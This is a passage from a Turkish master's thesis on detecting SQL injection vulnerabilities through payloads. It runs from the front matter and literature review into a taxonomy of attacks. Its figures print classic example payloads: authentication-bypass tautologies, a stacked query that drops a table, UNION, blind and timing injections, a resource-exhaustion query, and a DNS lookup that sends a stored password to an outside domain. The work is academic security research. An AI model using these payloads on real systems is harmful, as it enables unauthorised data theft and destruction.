T.C.
DÜZCE ÜNİVERSİTESİ
LİSANSÜSTÜ EĞİTİM ENSTİTÜSÜ

VERİYÜKÜ ÜZERİNDEN SQL ENJEKSİYON ZAFİYETLERİN BELİRLENMESİ

RAMAZAN CANKUŞ

YÜKSEK LİSANS TEZİ
DİSİPLİNLERARASI SİBER GÜVENLİK
ANABİLİM DALI

DANIŞMAN
PROF. DR. RESUL KARA

DÜZCE, 2022

T.C.
DÜZCE ÜNİVERSİTESİ
LİSANSÜSTÜ EĞİTİM ENSTİTÜSÜ

VERİYÜKÜ ÜZERİNDEN SQL ENJEKSİYON ZAFİYETLERİN BELİRLENMESİ

Ramazan CANKUŞ tarafından hazırlanan tez çalışması aşağıdaki jüri tarafından Düzce Üniversitesi Lisansüstü Eğitim Enstitüsü Disiplinlerarası Siber Güvenlik Anabilim Dalı'nda **YÜKSEK LİSANS TEZİ** olarak kabul edilmiştir.

Tez Danışmanı

Prof. Dr. Resul KARA

Düzce Üniversitesi

Jüri Üyeleri

Prof. Dr. Resul KARA
Düzce Üniversitesi _____

Dr. Öğr. Üyesi Serdar KIRIŞOĞLU
Düzce Üniversitesi _____

Dr. Öğr. Üyesi Nihan KAZAK ÇERÇEVİK
Bilecik Şeyh Edebali Üniversitesi _____

Tez Savunma Tarihi: 28/01/2022

BEYAN

Bu tez çalışmasının kendi çalışmam olduğunu, tezin planlanmasından yazımına kadar bütün aşamalarda etik dışı davranışımın olmadığını, bu tezdeki bütün bilgileri akademik ve etik kurallar içinde elde ettiğimi, bu tez çalışmasıyla elde edilmeyen bütün bilgi ve yorumlara kaynak gösterdiğimi ve bu kaynakları da kaynaklar listesine aldığımı, yine bu tezin çalışılması ve yazımı sırasında patent ve telif haklarını ihlal edici bir davranışımın olmadığını beyan ederim.

28 Ocak 2022

Ramazan CANKUŞ

TEŞEKKÜR

Yüksek lisans öğrenimimde ve bu tezin hazırlanmasında gösterdiği her türlü destek ve yardımdan dolayı çok değerli hocam Prof. Dr. Resul KARA'ya en içten dileklerimle teşekkür ederim.

Bu çalışma boyunca yardımlarını ve desteklerini esirgemeyen sevgili aileme ve çalışma arkadaşlarıma sonsuz teşekkürlerimi sunarım.

28 Ocak 2022 **Ramazan CANKUŞ**

İÇİNDEKİLER

Sayfa No

ŞEKİL LİSTESİ

Sayfa No

ÇİZELGE LİSTESİ

Sayfa No

KISALTMALAR

CNN	Convolutional Neural Network (Evrişimsel Sinir Ağı)
CRLF	Carriage Return and Line Feed
DBMS	Database Management System (Veritabanı Yönetim sistemi)
DDOS	Distributed Denial of Service (Dağıtık Hizmet Engelleme)
DNS	Domain Name System (Alan Adı Sunucusu)
DVWA	Damn Vulnerable Web Application (Hiper Metin Transfer Protokolü)
HTTP	Hyper Text Transfer Protocol (Hiper Metin Transfer Protokolü)
ISP	Internet Service Provider (İnternet Servis Sağlayıcısı)
LSTM	Long Short-Term Memory (Uzun kısa süreli bellek)
MLP	Multi Layer Perceptron (Çok Katmanlı Algılayıcı)
OWASP	Open Web Application Security Project (Açık Web Uygulama Güvenliği Projesi)
SQL	Structured Query Language (Yapılandırılmış sorgu dili)
WAF	Web Application Firewall (Web Uygulaması Güvenlik Duvarı)
XSS	Cross Site Scripting (Siteler Arası Komut Dosyası Çalıştırma)

ÖZET

VERİYÜKÜ ÜZERİNDEN SQL ENJEKSİYON ZAFİYETLERİN BELİRLENMESİ

Ramazan CANKUŞ
Düzce Üniversitesi
Lisansüstü Eğitim Enstitüsü, Disiplinlerarası Siber Güvenlik Anabilim Dalı
Yüksek Lisans Tezi
Danışman: Prof. Dr. Resul KARA
Ocak 2022, 88 sayfa

Sürekli gelişen teknoloji ile birlikte bilgiye hızlı erişim, depolamak, gibi ihtiyaçlarının yanında bilgisayar sistemlerinin kullanımı da paralel olarak artmaktadır. Bu sistemler içerisinde özellikle kurum ve kuruluşlar önemli bilgilerini bulundurmakta ve kullanmaktadırlar. Her alanda olduğu gibi bilgisayar sistemleri de bulundurdukları önemli kaynaklardan dolayı siber saldırganlar tarafından tehdit altındadır. Bu tehditlere karşı her alanda olduğu gibi güvenlik önlemleri alınmaktadır. Güvenlik duvarları (firewalls), saldırı tespit ve önleme sistemleri (IPS/IDS), içerik filtreleme sistemleri, anti virüs yazılımları, kod güvenliği sıkılaştırmaları gibi donanımsal ve yazılımsal olarak önlemler alınmaktadır. Siber saldırganlar tarafından bilgisayar sistemlerine özellikle kritik ve gizli derecedeki bilgileri ele geçirebilmek için çeşitli siber saldırılar yapılmaktadır. Bu siber saldırılardan birisi en yaygın ve en tehlikeli saldırı türü olan Structured Query Language (SQL) enjeksiyon saldırısıdır. SQL enjeksiyon saldırısı, bir veri tabanı kullanan uygulama üzerindeki kodların güvenlik açıklarından faydalanılarak, siber saldırganın yetkisi olmadan gizli bilgileri ele geçirmeye yönelik amacı doğrultusunda güvenlik zafiyetinin sömürülmesi şeklidir. Bu tez çalışmasında, SQL enjeksiyonu, SQL enjeksiyon saldırılarının sınıflandırılması, SQL enjeksiyon zafiyetinin belirlenme yöntemleri anlatılmıştır. Web uygulamaları üzerindeki SQL enjeksiyon zafiyetinin belirlenmesine yönelik çalışmalar yapılmıştır. Bu çalışmalar web uygulama güvenliğine yönelik olarak oluşturulmuş içerisinde web güvenlik zafiyetleri barındıran Damn Vulnerable Web Application (DVWA) ve Web For Pentester uygulamaları üzerinde yapılmıştır. SQL enjeksiyon zafiyetinin belirlenmesinde elle yapılan sorgular ve Burp Suite, Sqlmap, Kali Linux, Havij, Acunetix, Netsparker gibi web zafiyeti ve penetrasyon testi araçları kullanılmıştır. Bu araçların gerçekleştirdikleri veri yükleri ve elle yapılan SQL enjeksiyon sorgulamaları analiz edilerek karşılaştırılmıştır.

Anahtar sözcükler: Güvenlik zafiyeti, Saldırı, SQL enjeksiyon, Veri yükü.

ABSTRACT

DETERMINATION OF SQL INJECTION VULNERABILITIES THROUGH PAYLOAD

Ramazan CANKUŞ
Düzce University
Institute of Graduate Studies, Department of Cyber Security
Master's Thesis
Supervisor: Prof. Dr. Resul KARA
January 2022, 88 pages

Along with the constantly developing technology, the use of computer systems is increasing in parallel with the needs such as rapid access to information, storage. In these systems, especially institutions and organizations hold and use important information. As in every field, computer systems are under threat by cyber attackers because of the important resources they have. As in all areas, security measures are taken against these threats. Hardware and software precautions such as firewalls, intrusion detection and prevention systems (IPS/IDS), content filtering systems, anti virus software, code security tightening are taken. Various cyber attacks are carried out by cyber attackers in order to seize especially critical and confidential information on computer systems. One of these cyber attacks is the Structured Query Language (SQL) injection attack, which is the most common and most dangerous type of attack. A SQL injection attack is a form of exploitation of a security vulnerability by exploiting the vulnerabilities of the codes on the application using a database, with the aim of obtaining confidential information without the authorization of the cyber attacker. In this thesis, SQL injection, classification of SQL injection attacks, methods of detecting SQL injection vulnerability are explained. Studies have been carried out to determine SQL injection vulnerability on web applications. These studies were carried out on Damn Vulnerable Web Application (DVWA) and Web For Pentester applications, which were created for web application security and contain web security vulnerabilities. Manual queries and web vulnerability and penetration testing tools such as Burp Suite, Sqlmap, Kali Linux, Havij, Acunetix, Netsparker were used to identify SQL injection vulnerability. The data loads performed by these tools and manual SQL injection queries were analyzed and compared.

Keywords: Attack, Payload, SQL injection, Vulnerability security.

1. GİRİŞ

1.1. TEZİN KAPSAMI

SQL enjeksiyon zafiyeti özellikle günümüzde veritabanı barındıran web uygulamalarındaki en önemli zafiyetlerden birisidir. SQL enjeksiyonun en büyük etkisi saldırıya uğrayan uygulamanın veritabanında saklanan kullanıcı adları, şifreler, adresler, telefon numaraları veya güvenlik kodları gibi bilgilerin gizliliğinin ele geçirilmesidir. SQL enjeksiyon saldırıları, kötü niyetli bir kullanıcının sorgu koşullarını değiştirerek yetkisiz veritabanı erişimine neden olan sorgulara kod eklemek için girdi fırsatlarından yararlanabildiği sorgu tasarımındaki güvenlik açıkları nedeniyle meydana gelir [1].

SQL enjeksiyonda veri yükü, veri tabanı ve uygulama arasında oluşan ağ trafiğindeki mantıksal SQL sorgularıdır. SQL kod enjeksiyonu, bir saldırganın bir uygulamanın veritabanına gönderdiği SQL sorgularını etkileme olasılığı olduğunda kendini gösterebilen bir güvenlik açığını temsil eder.

Enjeksiyon saldırısı, Open Web Application Security Project (OWASP) tarafından açıklanan en büyük 10 güvenlik tehdidinden ilkidir. SQL enjeksiyonu, enjeksiyon saldırıları arasında en önemli türlerden biridir. Çeşitli türleri ve hızlı varyasyonları nedeniyle SQL enjeksiyonu ağa büyük zarar vererek veri sızıntısı ve web sitesi krizi ile sonuçlanabilir. Saldırı yükünün heterojenliği, saldırı yöntemlerinin çeşitliliği ve saldırı modlarının çeşitliliği nedeniyle, SQL enjeksiyon tespiti hala zorlu bir problemdir. Son yıllarda, birçok araştırmacı SQL enjeksiyon tespiti üzerinde çok fazla çalışma yapmıştır, ancak tespit kapsamı genellikle SQL enjeksiyonunun bazı alt kümeleri ile sınırlıdır. Tüm SQL enjeksiyon saldırı türlerini algılayabilen ve yeni bir saldırı türü meydana geldiğinde güncelleme esnekliğine sahip kapsamlı bir SQL enjeksiyon algılama mimarisi sağlamak çok önemlidir [2].

Bir web uygulamasının SQL enjeksiyon güvenlik açığı riskini değerlendirmek için, güvenlik uzmanları veya üçüncü taraf hizmet sağlayıcı genellikle fiili SQL enjeksiyon saldırılarını simüle etme eğilimindedir. Geleneksel bir test görevindeki senaryolarına benzer ve geleneksel bir yazılım test görevinden farklı olarak, güvenlik uzmanları çeşitli

uygulamalardaki SQL enjeksiyon açıklarını keşfetmek için ellerinde hazırlanmış bir saldırı yükleri koleksiyonuna sahiptir. Genelde MySQL, Oracle, Microsoft Access veya ortak işletim sistemleri ve platformları hedef alınır ve ortak bir saldırı yükleri kümesi kullanılır.

Şirketlerin ve kurumların en önemli verilerinin tutulduğu yerler veri tabanlarındadır. Veri tabanlarında tutulan veri çeşidi ve miktarı her geçen gün artmaktadır. Çeşitli siber saldırı yöntemlerle savunmasız veri tabanlarına sızmak mümkündür. Gerekli önlemler alınmazsa özellikle de şirketlerin kendi bünyesinden bu sistemlere sızmak çok zor değildir. Profesyonel anlamda hizmet sağlayan web uygulamalarının birçoğu SQL altyapısını kullanan veri tabanı sorgu yapılarını tercih etmektedir. Birçok web tabanlı program kullanıcı isteğine bağlı SQL altyapısı kullanarak sonuçları döndürmektedir ve geliştiricisine bağlı olarak farklı tasarımlarda kullanıcıların hizmetine sunulmaktadır. Ancak web tabanlı uygulamalarda saldırgan tarafından sisteme girilen bazı zararlı ifadelerle SQL sorgularına enjeksiyon işlemi yapılarak sistem manipüle edilebilmektedir [3].

SQL enjeksiyon saldırılarının çeşitliliği ve SQL keşfinin zorluğu nedeniyle, yükleri yürütme süreci maliyetli, zaman alıcı ve hatta riskli olabilir. Bunun için sınırlı denemelerde bir SQL enjeksiyonu başarılı bir şekilde tetiklemek amacıyla uyarlanabilir. Bu riskler üzerine rastgele teste dayalı daha etkili SQL enjeksiyon keşfi için etkin saldırı yüklerinin testine yönelik yöntemler bulunmaktadır [4].

SQL enjeksiyon aynı zamanda bağlanmaya yetkili bir web uygulaması tarafından veritabanı sunucusundan yetkisiz doğrudan erişim verileri için kullanılan bir penetrasyon tekniğidir. Giriş alanlarına kötü amaçlı bir SQL kodu girilebilir ve veritabanı, istemcilerin kullanıcı adları ve şifreleri gibi onaylanmamış bilgilerle yanıt verebilir. Bir uygulama veya kuruluş için güvenlik açıklarını ve tehditleri belirleyerek riskleri ve maddi hasarları en aza indirebileceği için sıkı bir sızma testi zorunludur. Güvenlik açığını bulmak için yapılan sızma testinde kullanılan araçlar ve veri yüklerinin önemi büyüktür.

İnternet hızla büyümekte ve farklı kablolu ve kablosuz ağları birbirine bağlanmaktadır. Dünyanın her yerinde farklı coğrafi konumlarda bulunan bilgi işlem cihazları bir istemci sunucu mimarisi kullanarak internet bulutuna bağlanır. İstemci, web tarayıcısı aracılığıyla web sunucusundan bilgilere erişebilir. Web sunucusu, veri tabanı sunucusundan veri alır. Dünyanın her yerindeki kötü niyetli insanlar, veri odaklı web uygulamalarının

güvenliğini bozmakta ve bazı özel verilere yasa dışı olarak erişmekte, verileri manipüle etmekte veya büyük zararlara veya finansal kayıplara neden olabilecek farklı kötü niyetli faaliyetler gerçekleştirmektedir. SQL enjeksiyon saldırısı web uygulamalarında bulunan en önemli güvenlik dizelerinden biridir. SQL enjeksiyonu, web uygulaması tarafından yürütülen ve veritabanı sunucusuna gönderilen SQL ifadelerinin saldırganlar tarafından değiştirildiği bir web uygulaması güvenlik açıklarından biridir. Bu güvenlik açıklarını tespit etmek ve saldırıları önlemek için siber güvenlik sistemleri ve teknikler kullanılmaktadır [5], [6]. Aynı zamanda siber saldırı önleme araçları bir web uygulamasına güvenlik açıkları enjekte edilerek mevcut güvenlik mekanizmasının sağlamlığı da değerlendirilmelidir.

Güvenlik açığı analizi, kötü niyetli bir kullanıcının bir sistemdeki mantıksal hatalardan onu güvensiz bir duruma getirmek için kullanabileceği bir girdi alanı alt kümesini keşfetmeyi içerir. Bu süreç eksiksiz, entegre, operasyonel ve güvenilir bilgi işlem tabanını test etmek için kapsamlı bir yöntem olan penetrasyon testi ile takip edilmesi gereken bir süreçtir. Sızma testi, bir kuruluşun bilgi sistemlerine yetkisiz erişime karşı güvenlik kontrollerine sızmasının zorluğunu belirler. Sızma testi, otomatik araçlarla, elle veya her ikisinin bir kombinasyonu kullanılarak sisteme saldıran yetkisiz bir kullanıcının benzetimi ile yapılır [7]. Çalışmada web uygulaması üzerinde SQL enjeksiyon güvenlik zafiyetinin belirlenmesinde sızma testi yaklaşımı ve çeşitli web zafiyet test araçları, SQL enjeksiyon araçları kullanılarak yapılmıştır. Araçların yapmış olduğu SQL enjeksiyon zafiyetinin belirlenmesindeki veri yükleri tespit edilerek karşılaştırılmıştır.

1.2. LİTERATÜR ARAŞTIRMASI

SQL enjeksiyon zafiyeti belirlenmesine yönelik literatürde yapılan çalışmalar aşağıda verilmiştir.

[3]'de SQL enjeksiyon açığı bulunan sistemlerin tespitine dair sızma yöntemleri ve alınabilecek güvenlik önlemleri sunulmuştur. ASP.NET platformu MSSQL tabanlı SQL enjeksiyon açığı bulunan bir web projesi üzerinde saldırı örneği ve analizi gösterilmiştir. Ayrıca web tabanlı uygulamalarda alınabilecek güvenlik önlemleri ve çözüm önerileri sunulmuştur.

[8]'de klasik ve modern SQL enjeksiyon saldırılarının sınıflandırılması yapılarak, bu saldırı yöntemlerinin yapısı ve özellikleri hakkında bilgi verilmiştir. Ayrıca bu saldırıları

tespit etmek veya önlemek için kullanılan mevcut farklı teknik ve araçlar gösterilmiştir.

[9]'da kara kutu penetrasyon testi yaklaşımını kullanarak bir etki alanında mevcut web uygulamalarında bulunan SQL güvenlik açıklarının değerlendirmesini ve analizi anlatılmaktadır. Kullanıcı girdisi tabanlı SQL enjeksiyonu değerlendirme için kullanılmıştır. Teknik, herhangi bir girdi için geliştiricinin amaçladığı sorgu sonucu boyutunu dinamik olarak analiz eder ve bunu gerçek sorgunun sonucuyla karşılaştırarak saldırıları tespit eder.

[10]' da herhangi bir girdi için geliştiricinin amaçladığı sorgu sonucu boyutunu dinamik olarak analiz eder ve bunu gerçek sorgunun sonucuyla karşılaştırarak saldırıları tespit eder. Bu tekniği Java tabanlı web uygulamalarını korumak için bir araçta uygulanmıştır. Deneysel bir değerlendirmede tekniğin SQL enjeksiyon güvenlik açıklarına karşı etkili olduğunu göstermektedir.

[11]'de güvenlik için statik ve dinamik davranışa sahip üç katmanlı web uygulamalar düşünülmüştür. Statik ve dinamik haritalama modeli, SQL enjeksiyon ve Cross Site Scripting (XSS) saldırıları sınıfındaki anormallikleri tespit etmek için oluşturulur.

[12]'de SQL enjeksiyon saldırılarının ciddiyetine ilişkin farkındalığını artırmak için, proaktif olarak uyarıları anında gönderebilen DIAVA adlı yeni bir trafik tabanlı SQL enjeksiyon saldırı algılama ve güvenlik açığı analizi çerçevesi sunulmuştur. SQL işlemlerinin çift yönlü ağ trafiğini analiz ederek ve önerilen çok düzenli ifade modeli uygulanarak DIAVA, tüm şüpheliler arasında başarılı SQL enjeksiyon saldırılarını doğru bir şekilde belirleyebildiği açıklanmıştır.

[13]'de ağ akışından SQL enjeksiyon saldırısı ile ilgili yüklerin çıkartılması ve bu sorunla başa çıkmak için SQL enjeksiyon davranışının yüksek boyutlu özelliklerinin avantajlarını alabilen evrişimsel sinir ağına (CNN) dayalı bir SQL enjeksiyon algılama model önerilmektedir.

[14]'de Bloom filtresi ve n-gram teknikleri aracılığıyla meşru ağ trafiğinin istatistiksel bir modeli oluşturulmuştur. Daha sonra bu model ile bir saldırı veri seti analiz edilerek elde edilen sonuçlar karşılaştırılmıştır. Sonuç olarak, bir yükün kötü amaçlı yazılıma mı yoksa başka bir şekilde meşru trafiğe mi karşılık geldiğini belirleyebilen bir dizi kural elde edilir.

[6]' de web uygulamasına güvenlik açıkları enjekte ederek ve Dağıtılmış Güvenlik Açığı ve Saldırı Tespit Aracı (DVADT) kullanarak mevcut güvenlik mekanizmasının

değerlendirilmesi için bir yöntem önerilmiştir.

[15]' da hızlı ve düşük yanlış pozitif oranı olan bir SQL enjeksiyon güvenlik açığı tarayıcısı önerilmektedir. Bu tarayıcı, bir web uygulamasındaki güvenlik açıklarını keşfetmenin yanı sıra karşı saldırı mekanizmalarının etkinliğini test etmek için pratik bir araç olduğu savunulmuştur. SQL enjeksiyon saldırılarına karşı bir güvenlik mekanizması önerilmektedir. Güvenlik yöntemi, istemciler veya kullanıcılar tarafından gönderilen Hyper Text Transfer Protocol (HTTP) isteği için bir filtre tasarımına dayanır ve saldırı imzalarını aramaktadır.

[16]'da SQL enjeksiyon saldırılarının sınıflandırılmasının tartışılması ve ayrıca her saldırıyla ilişkili risk bazında analizler yapılmıştır.

[17]' de web güvenlik açığını tespit etmek ve tanımak için tanımlanmış kriterlere dayalı bir SQL enjeksiyon tespit modeli önerilmiştir. Ayrıca önerilen tespit modeli, web uygulamasının güvenlik açığı düzeyine ilişkin bir rapor oluşturabileceği savunulmuştur.

[18]' de web uygulamalarında pentest teknikleri ile ilgili bilgilere odaklanılmaktadır. Pentest aşamasında kullanılan araçlar hakkında bilgi verilmiştir.

[19]' da SQL enjeksiyon saldırı tespiti ve önlenmesinde yaygın olarak kullanılan araç ve yöntemler gözden geçirilmiştir. İncelenen araç ve yöntemleri, SQL enjeksiyon türleri ve enjeksiyon parametreleri açısından yazarların deneyimlerine dayanarak analitik olarak değerlendirilmiştir. Çalışmada araç ve yöntemlerin SQL enjeksiyon saldırı türlerinin alt kümesini önlemek için geliştirildiğini ve SQL enjeksiyon saldırıları incelenirken dikkate alınacak çeşitli enjeksiyon parametrelerine yalnızca birkaçının yerleştirilebileceği sonucuna varılmıştır.

[2]'de karmaşık SQL enjeksiyon saldırılarını tespit etmek için uyarlanabilir forest-based ismli bir yöntem önerilmektedir. İlk olarak, forest-based yapısı optimize edilmiş, her katmanın girdisi ham özellik vektörü ve önceki çıktıların ortalaması ile birleştirilmiştir. Deneyler, önerilen yöntemin, artan katman sayısıyla birlikte forest-based orijinal özelliklerinin bozulması sorununu etkin bir şekilde çözdüğünü gösterdiği açıklanmaktadır.

[20]'de web uygulamalarında SQL enjeksiyon tespiti için sadece meşru sayfalar içeren dördüncü bir sınıf ekleme fikri ileri sürülmüş ve başarılı olduğu sonucuna varılmıştır.

Geleneksel SQL enjeksiyon savunma yöntemi, anahtar sözcükleri veya kural dışı dizeleri

filtrelemek için bir kara liste ve normal ifadeleri saklayan kara liste filtrelemeyi kullanır. Ancak bu yöntem, kara listenin dışındaki anahtar kelimeleri ve dizeleri filtreleyemez ve web programlarını yeni SQL enjeksiyon saldırılarına karşı savunmasız bırakır. Bu işlem yapay sinir ağına dayalı SQL enjeksiyon tespiti için basit ve verimli bir yöntemdir. Veri yüküne dayalı SQL enjeksiyon verisi analiz edilerek ardından sinir ağı modelini eğitmek için çok sayıda gerçek veri kullanılır. Çalışmada Multi Layer Perceptron (MLP) ve Long Short-Term Memory (LSTM) sinir ağı modelleri de ele alınmıştır [5].

[25]'de öğrenmeye dayalı ve öğrenme yeteneğine sahip bir web güvenlik testi yaklaşımından esinlenilmiştir. Kapsamlı bir yük koleksiyonun saldırı örneklerinin kalıplarını otomatik olarak ortaya çıkaran ve benzer örnekleri bir arada toplayan, saldırı kümelenme kalıplarını arayarak ve neredeyse tüm atlanan saldırı modellerini verimli bir şekilde keşfetmek için yeni bir uyarlanabilir arama algoritmasıyla birleştirilmiş bir pekiştirmeli öğrenme tekniği ele alınmıştır.

Literatürde yer alan SQL enjeksiyon belirleme ve önleme yöntemlerinden farklı olarak bu çalışmada veri yüküne dayalı tespit için deneysel bir çalışma önerilmiştir. SQL enjeksiyon zafiyet tarama araçlarının kullanımına dayalı bu çalışmada etkin ve etkin olmayan yükler kullanarak analizler yapılmıştır.

2. SQL ENJEKSİYON

Bu bölümde SQL enjeksiyon saldırılarının sınıflandırılması yapılarak, yapılan saldırıda ve zafiyetin belirlenmesine yönelik kullanılan araçlardan bahsedilmiştir. Daha sonra web uygulamaları, veri tabanlarına yapılan SQL enjeksiyonlarına değinilerek SQL enjeksiyon saldırılarına, belirlenmesine ve zafiyetin keşfine yönelik çalışmalara yer verilmiştir.

2.1. SQL ENJEKSİYON SALDIRILARININ SINIFLANDIRILMASI

Genel olarak klasik ve modern SQL enjeksiyon saldırıları olmak üzere iki alt tür bulunmaktadır. Modern SQL saldırı yöntemlerinin etkinliği yüksektir. Klasik SQL enjeksiyon saldırıları modern SQL enjeksiyon saldırıları alt türlere sahiptir. Öncelikle Klasik SQL enjeksiyon saldırı türleri ele alınmıştır.

2.1.1. Klasik SQL Enjeksiyon Saldırıları

2.1.1.1. *Totolojiler*

Totoloji tabanlı saldırılar, SQL komutunun (1 = 1) veya (- -) gibi gerçek bir koşul olarak değerlendirilmesini sağlamak için bir veya daha fazla koşullu SQL ifadesi sorgusu ile kod enjekte ederek çalışır. Bu tekniğin en yaygın kullanımı, web sayfalarındaki kimlik doğrulamasını atlayarak veritabanına erişim sağlamaktır. Şekil 2.1'de gösterilen SQL sorgusu bu SQL enjeksiyon saldırısını göstermektedir [8].

```
Select * from employees where
employee_ID='1'or '1=1'--'AND
employee_password='1234';
```

Şekil 2.1. SQL enjeksiyon totoloji saldırısı.

2.1.1.2. *Piggy Destekli Sorgular*

Piggy destekli sorgular, orijinal sorguya ek sorgu ifadeleri enjekte etmek için ";" gibi bir sorgu sınırlayıcı kullanarak veritabanını tehlikeye atan bir saldırı türüdür. Bu yöntemde ilk sorgu orijinal iken sonraki sorgular enjekte edilir. Bu saldırı çok tehlikelidir ve saldırgan bunu hemen hemen her tür SQL komutunu enjekte etmek için kullanabilir. Şekil

2.2'deki SQL sorgusu Piggy destekli sorgu saldırısını göstermektedir [8].

```
SELECT pass FROM userTable WHERE
user_Id='user1' AND Password = 0; drop
userTable
```

Şekil 2.2. Piggy-backed saldırısı.

2.1.1.3. *Mantıksal Hata*

Mantıksal olarak, veritabanı tarafından yanlış bir sorgu için döndürülen hata mesajlarından yararlanır. Bu veritabanı hata mesajları genellikle, saldırganın bir uygulamadaki ve veritabanı şemasındaki güvenlik açığından etkilenen parametreyi bulmasına olanak tanıyan yararlı bilgiler içerir. Şekil 2.3'te mantıksal hata SQL sorgusuna örnek verilebilir [8].

```
SELECT * FROM userTable WHERE
user_Id='1111' AND password='1234'
AND CONVERT (char, no)
```

Şekil 2.3. Mantıksal hata saldırısı.

2.1.1.4. *Birleştirme Sorgusu*

Birleştirme sorgusu (Union query) enjeksiyonu, ifade enjeksiyon saldırısı olarak adlandırılır. Bu saldırıda, saldırgan orijinal SQL ifadesine ek bir ifade ekler. Bu saldırı, Şekil 2.4'te gösterildiği gibi savunmasız parametreye bir UNION sorgusu veya "; <SQL ifadesi>" biçiminde bir ifade eklenerek yapılabilir. Bu saldırının sonucu, orijinal sorgunun sonuçlarının enjekte edilen sorgunun sonuçlarıyla birlikte veritabanının birleşim olan bir veri kümesi döndürmesidir.

```
SELECT * FROM userTable WHERE
user_Id='1111' UNION SELECT * FROM
memberTable WHERE member_Id='admin' --'
AND password='1234';
```

Şekil 2.4. Union query enjeksiyon saldırısı.

2.1.1.5. *Çıkarım Saldırısı*

Çıkarım (Inference) saldırısının kullanılması, saldırganın bir veritabanı veya

uygulamanın davranışını değiştirmesine olanak tanır. Bu tür saldırı, iki iyi bilinen teknikle sınıflandırılabilir. Bunlar, kör enjeksiyon (blind injection) ve zamanlama (timing) saldırılarıdır.

- *Kör*

Enjeksiyon saldırısı, programcılar veritabanı uygulamasının güvensiz olmasına neden olan bir hata mesajını gizlemeyi unuttuğunda ortaya çıkar. Bu hata mesajı SQL enjeksiyon saldırısının SQL deyimleri aracılığıyla bir dizi mantıksal soru sorarak veritabanını tehlikeye atmasına sebep olur. Şekil 2.5'de "Blind Injection" saldırısı gösterilmektedir [8].

```
SELECT pass FROM userTable WHERE username=
'user' and 1 =0 -- AND pass = AND pin= 0
SELECT info FROM userTable WHERE username=
'user' and = 1 -- AND pass = AND pass= 0
```

Şekil 2.5. Blind enjeksiyonu.

- *Zamanlama*

Saldırı türü, bir saldırganın veritabanı yanıtlarındaki zamanlama gecikmelerini gözlemleyerek veritabanından bilgi toplamasına olanak sağlar. Aynı zamanda, bir zaman geciktirme amacına ulaşmak için koşul ifadesini kullanır. WAITFOR, veritabanının yanıtını belirli bir süre geciktirmesine neden olan dallar boyunca bir anahtar sözcüktür. Şekil 2.6'da zamanlama saldırısı sorgusu görülmektedir [8].

```
declare @ varchar (8000) select @s =
db_name () if (ascii (substring (@s, 1, 1)) &
(power (2, 0))) > 0 waitfor delay '0:0:5'
```

Şekil 2.6. Timing saldırısı.


2.1.2. Modern SQL Enjeksiyon Saldırıları

Bazı modern SQL enjeksiyon saldırıları ele alınmıştır [8].

2.1.2.1. *Fast Flux SQL Enjeksiyon Saldırısı*

Saldırgan, bu tür SQL enjeksiyon saldırısını kullanarak veritabanından veri ayıklama ve kimlik avı yapmayı amaçlar. Kimlik avı, bir saldırganın üçüncü bir taraf olarak dahil

ederek kullanıcıdan hileli bir şekilde hassas bilgiler elde ettiği bir sosyal mühendislik saldırısıdır. Geleneksel kimlik avı ana bilgisayarı, yalnızca genel Domain Name System (DNS) veya IP adresini izleyerek çok kolay bir şekilde tespit edilebilir. Bu geri izleme tekniği, barındırma web sitelerinin kapatılmasına yol açabilir. Saldırgan, bu tür saldırıların bir sunucunun yük dengelemesi üzerinde önemli bir etkisi olabileceğini fark eder. Bu nedenle, suç varlıklarını korumak için, kimlik avı web sitelerinin operatörü Fast Flux tekniğini kullanmaya başlar. Fast Flux, kimlik avı ve kötü amaçlı yazılım dağıtım sitelerini sürekli değişen, güvenliği ihlal edilmiş bir ana bilgisayar ağının arkasına gizlemek için kullanılan bir alan adı sunucusu tekniğidir. Şekil 2.7 Fast Flux SQL saldırı tekniğini göstermektedir [8].



Şekil 2.7. Fast Flux saldırısı.

2.1.2.2. *Bileşik SQL Enjeksiyon Saldırısı*

Bu tür SQL enjeksiyon saldırısı, SQL enjeksiyon ve diğer web uygulama saldırılarının birleşiminden türetilen bir kombinasyondur. Saldırgan, veritabanına saldırmayı ve diğer klasik SQL enjeksiyon türlerinden daha ciddi etkilere neden olmayı amaçlamaktadır. Çeşitli SQL enjeksiyon saldırılarına karşı önleme ve tespit tekniklerinin hızlı gelişimi, kötü niyetli saldırganları bileşik SQL enjeksiyonu adı verilen bir teknik geliştirmeye zorlamıştır. Bileşik SQL enjeksiyon saldırısı aşağıdaki gibi detaylandırılabilir [8].

2.1.2.3. *SQL Enjeksiyon DDOS (Distributed Denial of Service) Saldırısı*

Bu saldırı bir sunucuyu aşmak, kaynaklarını tüketmek için kullanılır. Böylece kullanıcı sunucuya erişemez hale gelir. Distributed Denial of Service (DDOS) saldırısı ile takip etmek için SQL enjeksiyonda da kullanılabilen farklı SQL komutları kodlamak, sıkıştırmak, birleştirmek gibi durumlar vardır. Şekil 2.8. SQL enjeksiyon DDOS saldırısı gerçekleştirmek için kullanılan örnek kodu göstermektedir [8].

```
select tab1 from (select
decode(encode(convert(compress(post)
using latin1),concat(post,post,post,post)),
sha1(concat(post,post,post,post)))
as tab1 from table_1);
```

Şekil 2.8. SQL enjeksiyon DDOS saldırısı.

2.1.2.4. *SQL Enjeksiyon DNS Hijacking*

Saldırgan, bu tür bir saldırıyı kullanarak, SQL sorgusunu DNS isteğine yerleştirmeyi ve onu yakalamayı ve internete girmeyi amaçlamaktadır. Şekil 2.9 bu saldırının nasıl gerçekleştirildiğini göstermektedir [8].

```
do_dns_lookup( (select top 1 password
from userTable) + '.inse6140.net' );
```

Şekil 2.9. SOL enjeksiyon DNS saldırısı.

2.1.2.5. *SQL Enjeksiyon XSS (Cross Site Scripting)*

XSS, bir saldırganın bir uygulamanın giriş alanlarına kötü amaçlı kod enjekte edebileceği istemci tarafındaki kod enjeksiyon saldırısıdır. XSS betiğini yerleştirdikten sonra, çalıştırılacak ve bir uygulamanın veri tabanına bağlanmaya çalışacaktır. Veritabanından veri çıkarma kodu, Şekil 2.10'da gösterildiği gibi "iframe" komutu kullanılarak uygulanabilir [8].

